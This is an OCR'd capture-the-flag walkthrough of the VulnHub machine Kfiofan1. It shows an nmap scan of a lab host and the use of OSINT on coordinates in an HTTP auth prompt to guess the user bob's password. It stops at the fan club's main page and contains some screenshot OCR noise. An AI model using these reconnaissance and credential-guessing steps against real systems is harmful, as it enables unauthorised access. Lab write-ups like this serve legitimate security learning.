
Kfiofan1

Description : Two french people want to start the very first fanclub of the youtuber Khaos Farbauti Ibn Oblivion. But they're not very security aware ! (IMPORTANT NOTE : The whole challenge is in french, including server conf. Which may add to the difficulty if you are non-native or using a non-azerty keyboard)
Difficulty : Beginner with some little non-usual twists
Flag : There are four flags to find, not all of them on the solution path

Link to download: https://www.vulnhub.com/entry/ctf-kfiofan-1,260/

Reconnaisance


The IP of the target machine is provided in the machine
IP- 192.168.56.157


Applications Places System
Fri Jul 24, 9:36 PM
CTF KFIOFan [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
Menu
[Parrot Terminal]
CTF KFIOFan [Running]...
[(18) ChillYourMind Rad...

```
IP de la machine : 192.168.56.157

kfiofan login: _
```

Now let's find open ports,services,os,version,host, etc by nmap
sudo nmap -sC -sV -p- -T4 192.168.56.153




```
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.758/0.883/1.009/0.125 ms
┌─[baz@parrot]─[~/comp ctf walkthroughs/kfiofan]
└──╼ $sudo nmap -sC -sV -p- -T4 192.168.56.157 -o nmap.txt
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 21:37 IST
Nmap scan report for 192.168.56.157
Host is up (0.00014s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
| ssh-hostkey:
|   2048 11:6a:2e:47:4e:d4:9d:0d:b2:ca:0f:12:1b:89:04:1c (RSA)
|   256 d2:00:b9:ea:48:fe:70:f2:6a:32:f7:be:ed:03:56:92 (ECDSA)
|_  256 96:43:4c:10:7a:8e:b1:9d:bb:49:0f:e6:d4:67:a5:41 (ED25519)
80/tcp open  http    Apache httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=47.966667 -1.05
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html; charset=iso-8859-1).
MAC Address: 08:00:27:8C:7A:A6 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.42 seconds
┌─[baz@parrot]─[~/comp ctf walkthroughs/kfiofan]
└──╼ $
```

From the scan we got to know two open ports
22(ssh)
80(http)

Enumeration

Lets start enumerating port 80
http://192.168.56.157
The page had an authentiation required module. To see the actual page we had to find the user and password for this authentication required page.




Authentication Required - Mozilla Firefox

http://192.168.56.157 is requesting your username and password. The site says: "48.433333 -0.083333"

User Name:


Password:

when clicked cancel we could see another page popup with some french words.




Laisse moi deviner Bob, tu as encore perdu ton mot de passe ? LOL

We translated using google translate plugin. Since this machine consist of lots of french pages we used this google plugin as it will translate whole page into english.



Let me guess Bob, have you lost your password again? LOL

Now we got to know the username is bob and for the password lets try the coordinates given from the authentication page.
47.966667 -1.05



47.966667 -1.05


47°58'00.0"N 1°03'00.0"W

47.966667, -1.050000

6 Chemin du Pallouis, 53540 Saint-Poix, France

XW8X+MX Saint-Poix, France

So by using some osint we got to know the password for bob is saint-poix
after the authentication completes we got the main http page which was too in french and translated to english.



192.168.56.157

Alice & Bob, 1er Fan Club de Khaos !

